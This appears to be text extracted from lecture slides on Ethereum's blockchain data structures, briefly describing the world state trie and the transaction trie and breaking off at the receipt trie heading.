
Node



Ethereum network



Blockchain





© K. Jezek. *Ethereum Data Structures*. 2021

Blockchain (2)

- **World State Trie**



- snapshot of the current state of the entire network
- stores a mapping between account addresses and their respective account states



Blockchain (3)

- **Transaction Trie**


- stores all transactions contained within a specific block
- stores details related to transactions and their sequence within the block



Blockchain (4)

- **Receipt Trie**

